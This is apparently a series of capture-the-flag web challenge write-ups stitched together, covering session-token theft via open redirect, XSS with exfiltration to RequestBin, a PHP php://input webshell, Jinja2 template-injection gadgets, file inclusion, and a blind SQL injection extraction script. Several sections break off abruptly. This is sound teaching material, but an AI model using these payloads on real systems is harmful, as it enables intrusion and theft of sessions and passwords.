Last year was pretty tough for all of us.
I built this service of cute photos to help cheer you up.
We do moderate for cuteness, so no inappropriate photos please!

https://cutesrv-0186d981.challenges.bsidessf.net

(author: matir)
This challenge was fun, cute and straight-forward once the bug is found.
First we're presented with a page of cute photos and the nav bar allows us to
Login or Submit a new image for review.
Looking in the source, there's a /flag.txt route which must be the goal of
the challenge, but when visiting it we get a message 'Not Authorized'.
If we visit Login we can click the only link available and it will
automatically log us in and redirect us to the main page.
on /submit it gives us the ability to submit a URL which the admin will
visit. This is typical in a lot of CSRF challenges, so we can start by checking
the User-Agent and other features when it visits our link, pointing to a server
we own or using something like https://requestbin.io/.
Even if we find XSS, the site is using HttpOnly cookies, so we probably need to
find something else.
Checking out the Login route again while watching the requests, it does
something interesting. When requesting /check from the login service it will
include the session token in the URL, but does not restrict which URL it
redirects to. Using this bug we can force the Admin user to send their own
session token to our site instead.
We can use RequestBin again to steal the session token authtok, submitting this link to the admin:
CSP challenges are back! Can you bypass the CSP to steal the flag?

https://csp-1-581db2b1.challenges.bsidessf.net

(flag path: /csp-one-flag)

(author: itsc0rg1)
If we look at the Content Security Policy (CSP) for this page, we can see it's
very open. To identify this, you can learn each rule or use a tool such as https://csp-evaluator.withgoogle.com/.
The unsafe-inline keyword will allow execution of arbitrary inline scripts.
Let's start with a simple XSS payload:
<img src=x onerror=alert(1) />
This already works! So now we only need to get the flag from the
/csp-one-flag route after the admin visits it. We can use fetch for this.
We'll also use https://requestbin.io/ again.
CSP challenges are back! Can you bypass the CSP to steal the flag?

https://csp-2-f692634b.challenges.bsidessf.net

(flag path: /csp-two-flag)

(author: itsc0rg1)
This challenge was simmilar to the last one where we need to send an XSS
payload to an admin to get the flag.
This challenge had multiple links leading to many pages.
The point of the challenge seemed to teach spidering / mirroring:
$ wget -rm http://fun.ritsec.club:8007/
Looking for files containing the term flag:
$ grep -ri 'flag' .

fun.ritsec.club:8007/Waving.html
17:        <th><a href="Fl4gggg1337.html" style="color: white">Flag</a></th>

fun.ritsec.club:8007/Fl4gggg1337.html
18:    <p style="color: white">Ha you thought there would be a flag here? Nice try :)</p>
Fl4gggg1337.html sounds interesting! Looking in there we find a link to Stars.html:
$ cat fun.ritsec.club:8007/Stars.html
...
  <center><p>UklUU0VDe0FSM19ZMFVfRjMzNzFOR18xVF9OMFdfTVJfS1I0QjU/IX0=</p></center>
</body>
</html>

<!-- REMOVE THIS NOTE LATER -->
<!-- Getting remote access is so much work. Just do fancy things on devsrule.php -->
...
This challenge starts from The Tangled Web. To recap,
we got a note in the HTML comments:
$ cat fun.ritsec.club:8007/Stars.html
...
  <center><p>UklUU0VDe0FSM19ZMFVfRjMzNzFOR18xVF9OMFdfTVJfS1I0QjU/IX0=</p></center>
</body>
</html>

<!-- REMOVE THIS NOTE LATER -->
<!-- Getting remote access is so much work. Just do fancy things on devsrule.php -->
...
Sounds like devsrule.php contains a backdoor.
If we look at that page, we see:
$ curl http://fun.ritsec.club:8007/devsrule.php

Not what you input eh?
This param is 'magic' man.
This didn't give us much to work with, but trying to play with the params in
unsual ways, it reacts:
$ curl http://fun.ritsec.club:8007/devsrule.php?magic[]=1

Not what you input eh?
This param is 'magic' man.
Are you trying to hack me? That's mean :(
So we know it must have something to do with this magic param as mentioned
in the description.
The next part took a while to figure out, but it's also mentioned in the
description. The only other word which stands out is 'input'.
PHP contains a special wrapper 'input://' which can take 'stdin' from POST
data. Adding this with the magic parameter, and a webshell in the POST data,
we get what we would expect:
$ curl 'http://fun.ritsec.club:8007/devsrule.php?magic=php://input' --data '<?php echo system("id"); ?>'

Not what you input eh?<br>This param is 'magic' man.<br><br>

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Grabbing the users, we see joker, which may be where the flag is:
In this challenge we're presented with a web server which contains a heavily obfuscated JavaScript file as one of it's resources.
We're going to jump into an intro of Z3 to solve parts of this challenge after some initial reversing.
If you would like to watch a better version of the topics discussed in this blog post, check out LiveOverflow's great video on "Using z3 to find a password and reverse obfuscated JavaScript" - https://www.youtube.com/watch?v=TpdDq56KH1I. It helped a lot when attempting to solve this challenge.
Here's a snippet of the file which was beautified using the online service jsnice:
(function() {
    _0x13c3dd(this, function() {
        if (_0x15c2('0x7') === _0x15c2('0x7')) {
            var _0x42483f = new RegExp('function\x20*\x5c(\x20*\x5c)');
            var _0x43babc = new RegExp(_0x15c2('0x8'), 'i');
            var _0x53dbc9 = _0x4f7527(_0x15c2('0x4'));
            if (!_0x42483f[_0x15c2('0x5')](_0x53dbc9 + _0x15c2('0x6')) || !_0x43babc[_0x15c2('0x5')](_0x53dbc9 + 'input')) {
                if (_0x15c2('0x9') === _0x15c2('0x9')) {
                    _0x53dbc9('0');
                } else {
                    return !![];
                }
            } else {
                if ('CJMng' === _0x15c2('0xa')) {
                    _0x4f7527();
                } else {
                    return !![];
                }
            }
        } else {
            return function(_0x256bf0) {}[_0x15c2('0xb')](_0x15c2('0xc'))[_0x15c2('0xd')](_0x15c2('0xe'));
        }
    })();
}());
We can jump to potentially interesting parts of the code to find out what's going on.
One interesting part included a 'Flag{' string. This was used to build up the final flag, stored originally in a giant array of mixed snippets used for various reasons:
There's another interesting part of the code which contains the variable 'solver' -- sounds like this may help us solve the challenge. It's also a hint mixed with the challenge title 'laz3y' referencing the Z3 SMT solver.
Now we need to analyze each one of these functions to make sure we can setup input to make it pass.
Starting with the interesting sounding function first 'crypto', isn't heavily related to cryptography:
function crypto(context) {
  var val = "";
  var row = context.slice(18, 29);
  var masks = [68, 16, 31, 28, 29, 4, 9, 21, 27, 84, 11, 114];

  for (var i = 0; i <= row.length; i++) {
    val += String.fromCharCode(row.charCodeAt(i) ^ masks[i]);
  }

  return val == "tryingharder";
}
Looking at this, we can tell it wants the result of "tryingharder" by xor'ing against a given mask.
Reversing this process, we'll get the expected value for part of the flag:
$ python
>>> from pwn import *
>>> masks = [68, 16, 31, 28, 29, 4, 9, 21, 27, 84, 11, 114]
>>> tryHarder = "tryingharder"
>>> ''.join([xor(tryHarder[i], masks[i]) for i in range(len(masks))])
'0bfuscati0n\x00'
Continuing with each function, we can inline any obvious values and write simple formulas for others (//X// comments represent known values to skip during the constraint solve):
If you haven't heard of Z3 before, check out the Z3-Playground repo, it has some fantastic examples of how to use Z3 in general and for security related tasks.
Using the basic hello-world example from Z3-Playground we can add one constraint to see how Z3 works. We give it two variables a & b, then say a + b is equal to 1337, also b is above 20.
from z3 import *

a, b = BitVecs('a b', 32)
s = Solver()

s.add((a + b) == 1337)
s.add(b > 20)

if s.check() == sat:
    print s.model()
else:
    print 'Unsat'
Letting z3 solve for this, it will return input which satisfies these constraints:
$ python hello.py
[b = 21, a = 1316]
The values 21 and 1316 do sum to 1337, so it looks like this works!
Now we can get into solving this challenge!
Instead of using BitVecs for variables, we'll be using integer values representing characters.
Initializing the unknown flag, we use the z3 Int type:
flag = [Int(i) for i in xrange(30)]
If you remember from above, the important constraints we need to setup are:
There are six constraints instead of five here, this is because line 197 was split into two separate constraints for readability.
We should also setup the parts of the flag we know about already:
partial = 'T???_???_??l0T?0?_0bfuscati0n!'

for x in range(len(partial)):
  if partial[x] is not '?':
    s.add(flag[x] ≡ ord(partial[x]))
And setup the flag to be within a printable range:
for x in range(0, 30):
  s.add(flag[x] >= ord('!') and flag[x] <= ord('z'))
With all of this setup, we could attempt to print the flag (converting ints to chars in the process):
if s.check() == sat:
  m = s.model()
  print 'Flag{' + ''.join([chr(m[x].as_long()) for x in flag]) + '}'
else:
  print 'Not Found.'
This yields:
Flag{That_wsA_/zl0Tz0z_0bfuscati0n!}
This is very close! But not there yet! There are a few errors to work out.
First part that seems off is the '/' character, it doesn't seem likely it would be in this flag and if it was, it wouldn't be in that position.
Now the slash character is fixed, but we have some other problems, Taht was switched, and wsA looks like the word 'was'. To fix the first word, we'll constrain the 'h' where it was:
This was another Jinja2 template injection challenge (they've been showing up a lot recently).
This time they denied access to properties such as '__mro__' and '__class__' which show up in top python SSTI tutorials. Here's a good example of one - Exploring SSTI in Jinja2
There's another writeup on this blog about Jinja2 injection using a similar method found above, from the BSidesSF 2017 CTF - Zumbo3
For this challenge, since we didn't have the properties found in the articles above, we had to get creative. The best way to get started with this is to jump into a local python terminal.
Initial Bug
Before we get into building the payload, the initial bug was found on a route in the web app which printed a user controlled string (config is a global we can check for with Jinja2 templates):
In some challenges, this is all you need! They'll load the flag into the secrets or some other area of the Jinja2 config, and you're done, but not on this one. It must've been somewhere on the filesystem, so we'll need to call open or system somehow...
Some gadgets to watch out for:
<built-in function globals>   # check for any useful variables or flags in the global scope
<built-in function locals>    # check for any useful variables or flags in the local scope
<built-in function dir>       # introspect a python object, useful for finding other gadgets
<built-in function open>      # read a file from the file system, such as a flag or the main.py source
<module 'sys' (built-in)>     # leak 'version' of python or 'argv' used
<module 'os' from ' ... >     # run system commands using system() call
<module 'commands' ... >      # run system commands using getoutput() call
func_code                     # if this is available, it could leak the version of python used
func_globals                  # get access to a function's global variables
__builtins__                  # very useful standard functions pulled in by the python runtime
__reduce__ / __reduce_ex__    # create new code objects using pickle
This is not an exhaustive list, but some of these may be useful.
Python Reduce SSTI Gadget
Not sure if this technique has been used before, but it worked well on this challenge.
First we need a primitive type to call __reduce__ / __reduce_ex__ on. This was done by grabbing the __str__ value of an undefined variable (this could've been done on an int, str, object, etc.):
Now we have some useful variables to play with, a couple nice ones for this challenge:
# Leak python version (good for syncing local version of python to dictionary value offsets):
>>> x.__reduce__(42)[0].func_code
<code object __newobj__ at 0x7fa69d4a7530, file "/usr/lib/python2.7/copy_reg.py", line 92>

# Function globals (good to use as gadgets)
>>> x.__reduce__(42)[0].func_globals.values()
[{}, <function add_extension at 0x7fa69d4a5c08>, <type 'classobj'>, {}, ...
Using .keys() and .values() on the object we can get a list of all the properties it has. If we index into these values, we'll be able to call any objects that exist in that dictionary.
For objects such as locals(), globals(), dir(), system(), vars() or open(), it provides us with a huge step forward.
Looking through this we can find the '__builtins__' key on index 12:
The index for open is 80 here, where the server was 79, this sometimes differs, so you'll need to check the server when experimenting with these values.
Now we just use open and read in a stub flag for now:
$ echo -en 'FLAG{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA}' > flag
$ python
>>> x = None
>>> x.__reduce__(42)[0].func_globals.values()[12].values()[80]('./flag').read()
'FLAG{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA}'
Leaking the Source
Now trying this on the server was the same (with a small adjustment for the open index). It also seemed like a good idea to dump the source before leaving.
This was the result of finding the open() function in the function globals, reading in the server source:
This means we could probably set the id & id_type to 'admin' and 'team_name' respectively without any verification, when attempting this we get a failure message:
This doesn't stop us from visiting homepage.php with our newly saved admin session:
This immediately invokes the idea of LFI. Playing around a little, we start to get errors filtering keywords such as php: to mitigate attacks such as php://filter.
After looking around for other potential vulnerabilities, something odd pops up:
Why would a favicon be a php file, and why would it have an id? This is pure fish sauce.
Let's try to LFI it!
$ curl http://128.199.224.175:22000/favicon.php\?id\=./index.php
No files named './favicons/./index.php.png', './favicons/./index.php.ico'  or './favicons/./index.php.php' found
$ grep flag *
helpers.php:    $evil_chars = array("php:", "secret/flag_7258689d608c0e2e6a90c33c44409f9d");
Visiting this url we get the flag:
After walking through this challenge again, it seems the flag was locked down so the technique above wouldn't work. So as an addition to this writeup, let's walk through the next steps after direct flag access has been denied.
Looking at the files again there was a filter for the first LFI:
First it would be nice to go through quicker iterations for searching. Using the same method above to copy the cURL value, we get a simplified version on the command line. Note the web application base64 encoded the query before sending it off, so we do the same:
In the exploit-db paper by Marezzi, it mentions existence checks for columns, we'll perform the same here:
$ curl -s 'http://128.199.224.175:24000/' --data "spy_name="$(python -c 'print "alix'"'"' and (select substring(concat(1,password),1,1) from users where username=\"admin\" limit 0,1)=1 #".encode("base64").replace("\n", "")') | grep Alix
With this we are able to tell there is a users table with an admin user and a password column.
Now we can enumerate which characters are in the password by using character range comparisons.
Starting with the first character, we can identify that it starts with the known flag format 'pctf{':
curl -L 'http://128.199.224.175:24000/' --data "spy_name="$(python -c 'print "alix'"'"' and ascii(substring((SELECT password from users where username=\"admin\" limit 0,1),1,1))=112 #".encode("base64").replace("\n", "")') | grep Alix
That Passes! So now to enumerate other characters.
To find other characters, we iterate through the potential character space (python's string.printable is fine for this). Once we reach the point where the current character succeeds and the next fails, we know the next is part of the password. This may become clear in the following example:
We know 'p' is the beginning of the flag, when we iterate through all possible characters we reach 'o'. The check 'p' > 'o' succeeds. Next we check if 'p' > 'p', this obviously fails, and we know that 'p' is the next match for our password.
$ curl -s 'http://128.199.224.175:24000/' --data "spy_name="$(python -c 'print "alix'"'"' and ascii(substring((SELECT password from users where username=\"admin\" limit 0,1),1,1))>111 #".encode("base64").replace("\n", "")') | grep Alix
        <b> Name : </b> Alix <br>
$ curl -s 'http://128.199.224.175:24000/' --data "spy_name="$(python -c 'print "alix'"'"' and ascii(substring((SELECT password from users where username=\"admin\" limit 0,1),1,1))>112 #".encode("base64").replace("\n", "")') | grep Alix
We'll also want to make this process more efficient by introducing a binary search while traversing through the possible characters.
This was the final client for the challenge:
#!/usr/bin/env python
import requests

checkRange = range(9, 126)
BASE = "alix' and ascii(substring((SELECT password from users where username=\"admin\" limit 0,1),{},1))>{} #"

def bsearch(pos):
  min = 9
  max = 126
  while True:
    if max < min: return -1
    m = (min + max) // 2

    first = request(pos, m)
    second = request(pos, m + 1)

    if first and not second:
      return m + 1
    elif first and second:
      min = m + 1
    else:
      max = m - 1

def request(pos, char):
  payload = BASE.format(pos, char).encode('base64')
  r = requests.post('http://128.199.224.175:24000/', { "spy_name": payload })
  return 'Alix' in r.text

def main():
  flag = ''
  pos = 1

  while '}' not in flag:
    flag += chr(bsearch(pos))
    print 'Flag: {}'.format(flag)
    pos += 1

  print 'Result: {}'.format(flag)

if __name__ == '__main__':
  main()
We have created an excellent service for obtaining corporate news. You never know the secret information
corp-news.quals.2017.volgactf.ru
corp-news2.quals.2017.volgactf.ru

Hints

Some errors may shed light on what is there on the backend
This challenge was a lot of fun, it was a mix of 2 bugs and required a little recon to find out more about the technology on the server.
First, when poking around the server, it displayed errors in the standard NodeJS Express way, so we could assume for now it's running a Node server. Ex.:
Next we started looking at the cookies, this is where it got a little odd. We know the server is running Node & Express, why is there a cookie called PHPSESSIONID? What kind of mad world are we living in?!
It turns out this had nothing to do with the rest of the challenge, maybe just a strange developer decision to keep similar names when dealing with sessions...
Once we're logged in, it redirects us to a profile page, the only feature on this page is a button to change our own password. There doesn't seem to be any apparent reason we would want to do this initially. Looking at the source it seemed fairly standard, the one interesting part to note is that there was some sort of CSRF token being passed to the backend for this page.
Home doesn't have much on it, so the next page to look at is News.
On the News page we get a small welcome message with a randomly generated username, a comment submission and a button to retrieve "private news". Reading private news sounds like an attractive target, so let's start there. When clicking this button we get a message written below saying:
Please, set debug header true, becouse the app in developing state:)
They want us to set some debug header, so let's see what we can modify. Initially we tried many different ideas. Sending HTTP headers, including 'debug=true', or 'debug:true' in the data of the post request, visiting News with ?debug=true, etc. It really came down to understanding what type of backend was setup.
First looking at the request in the front-end code, we can see some opportunities for modification:
...
<button onclick="loadNews()" class="btn btn-primary">Read private news</button>
...

function loadNews() {
    var data = {
    'resultFormat': 'text'
    }
    $.ajax({
        type: 'POST',
        url: '/news',
        contentType: "application/json",
        data: JSON.stringify(data),
        success: function(data){
            $('#private_news').text(data['message']);
            $('#private_news').show(0).delay(1500).hide(0);
        },
        error: function (xhr, ajaxOptions, thrownError) {
            data = JSON.parse(xhr.responseText);
            $('#private_news_error').text('Error: ' + data['message']);
            $('#private_news_error').show(0).delay(1500).hide(0);
        }
    });
}
If we copy this function into the developer console and remove 'text' from the 'resultFormat' in data, we start to see an interesting error:
Error: `result_format` (texsdfsdft) is not recognized, ('auto', 'json', 'jsonp', 'text', and 'binary' are allowed).
This was nice when verifying we were really working with RethinkDB. Any keys added to data which were invalid, would throw, otherwise it would silently succeed. Displaying the adjacency between our dynamic tests and the documentation.
method: HTTP method to use for the request. One of GET, POST, PUT, PATCH, DELETE or HEAD. Default: GET.
auth: object giving authentication, with the following fields:
type: basic (default) or digest
user: username
pass: password in plain text
params: object specifying URL parameters to append to the URL as encoded key/value pairs. { query: 'banana', limit: 2 } will be appended as ?query=banana&limit=2. Default: no parameters.
header: Extra header lines to include. The value may be an array of strings or an object. Default: Accept-Encoding: deflate;q=1, gzip;q=0.5 and User-Agent: RethinkDB/.
data: Data to send to the server on a POST, PUT, PATCH, or DELETE request. For POST requests, data may be either an object (which will be written to the body as form-encoded key/value pairs) or a string; for all other requests, data will be serialized as JSON and placed in the request body, sent as Content-Type: application/json. Default: no data will be sent.
The params feature would be great to control, unfortunately this did not work in this situation, and wasn't the intended target for this application. The key 'header' is very interesting for us, it allows us to inject custom headers which RethinkDB may use for various purposes. In this case, we're adding the custom debug flag:
function loadNews() {
    var data = {
      'resultFormat': 'text',
      'header': {
         'debug': 'true'
      }
    };
    $.ajax({
        type: 'POST',
        url: '/news',
        contentType: "application/json",
        data: JSON.stringify(data),
        success: function(data){
            $('#private_news').text(data['message']);
            $('#private_news').show(0).delay(1500).hide(0);
        },
        error: function (xhr, ajaxOptions, thrownError) {
            data = JSON.parse(xhr.responseText);
            $('#private_news_error').text('Error: ' + data['message']);
            $('#private_news_error').show(0).delay(1500).hide(0);
        }
    });
}
After loading this new patch, we can see it returns a different response:
VolgaCTF is an international inter-university cybersecurity competition organised by a group of IT enthusiasts based in Samara, Russia.VolgaCTF 2017 Quals is an online competition. Top teams will be invited to participate in VolgaCTF 2017 Finals, which will be held in Samara, Russia.Registration for the competition will be opened at the end of February.
This was very nice to see, some progress that we're moving forward. Next let's look at the comment form.
When sending a standard comment, a small flash message pops up and disappears, nothing else noticeable happens.
Thank you, for your answer, my friend!:)
This seems like a good place to test for XSS. After setting up a small remote server, we can see the request go through.
For this article, I'll be setting up small tests on https://requestb.in/ to test it out again (very useful for this situation).
First we send a very simple XSS test to fingerprint the browser and figure out what we're working with:
There were Three notable pieces of information here. First was that this came from an automated PhantomJS browser. Second was the referrer mentioning the term bot as well as the idea that the bot was most likely on the same box as the server: 'http://127.0.0.1:3000/bot'. The third chunk of information was that this server was running on port 3000, not what we expect since we originally visited the application over port 80. If we check port 300 it does exist on the server (without many of the resources) - http://corp-news.quals.2017.volgactf.ru:3000/
So we have some randomly created user (and their name from the comment box) running our script, maybe we should go back to that profile section and see if we can change this user's password?
With a simple script we can pull the profile page for the bot at '/lk' and check the CSRF token setup. Taking this token we can pass it along to the '/change_password' route and send a success or failure message to another request bin - https://requestb.in/1hvn43r1?inspect
<script src="http://corp-news.quals.2017.volgactf.ru/public/vendor/bower_components/jquery/jquery.js"></script>
<script>
var SERVER = 'http://requestb.in/1hvn43r1';
var P = "__s0m3Passw0rdH3r3__";

$.get('/lk', function(d) {
  var t = $(d).find('.control-group .invisible').text();
  var data = { "new_password": P, "confirm_password": P, "token": t };
  $.ajax({
    type: 'POST',
    url: '/change_password',
    contentType: 'application/json',
    data: JSON.stringify(data),
    success: function(xhr) {
      $.post(SERVER, 'SUCCESS!!!');
    },
    error: function(xhr) {
      $.post(SERVER, 'ERRZ');
    }
  });
});
</script>
Looks like it worked! Now we can login as this user!
Immediately we see a difference after we login:
It looks like we've got a 'secret' header value to try out. Let's go back to the News section and insert it into the header section.
Setting the loadNews() function up again with the new 'secret' value:
function loadNews() {
    var data = {
      'resultFormat': 'text',
      'header': {
         'secret': 'asdJHF7dsJF65$FKFJjfjd773ehd5fjsdf7',
         'debug': 'true'
      }
    };
    $.ajax({
        type: 'POST',
        url: '/news',
        contentType: "application/json",
        data: JSON.stringify(data),
        success: function(data){
            $('#private_news').text(data['message']);
            $('#private_news').show(0).delay(1500).hide(0);
        },
        error: function (xhr, ajaxOptions, thrownError) {
            data = JSON.parse(xhr.responseText);
            $('#private_news_error').text('Error: ' + data['message']);
            $('#private_news_error').show(0).delay(1500).hide(0);
        }
    });
}
Disclaimer: During this challenge, I binge watched all of Black Books. This explains the memes below.
Starting out we're presented with a feedback form to submit some data (name, email, message).
There was also an input field at the top right looking like a search box. Immediately tried putting a tick mark there to see if an error would be reflected:
After playing around with the code looking for command-injection it turns out the application would accept any 32 byte string within the character range [A-Za-z0-9]. Looks like we couldn't get too far with this.
The next area to check was the initial feedback form. Email had to be turned on, which seemed to be a good field to play with.
This seemed to have a very simple front-end validation setup for email, where type="email" in the markup.
Any feedback submitted is displayed in the "Top Messages" section, except the email field. This helped when testing for XSS / CSRF, SQLi, etc. But "Top Messages" did not seem to be reflecting any errors or execution.

Next we try an invalid email, maybe a quote mark to check for SQLi:
Also from looking at it, one could infer this is a Postgres db.
Let's try a few different types of injections until we get back to a non-error state!
First to get this into a scriptable state, we'll dump the cURL command from Chrome's Developer Tools. In the network tab, go to the submission request, right click > Copy > Copy as cURL.
After pasting this on the command-line, hitting ctrl+x+e we can open in $EDITOR (currently set to VIM for this session). In VIM we can use :%s/-H/-H \\\r/g to clean up the lines of the request. Now we can go ahead and delete most of the headers which won't be used in this challenge. This ends up turning into a one-liner, but for other challenges this may be different.
Now let's do something a little more interesting....
To get the table names we can query pg_catalog.pg_tables for tablename, this will return multiple rows, if we set a limit and offset, we can enumerate all values.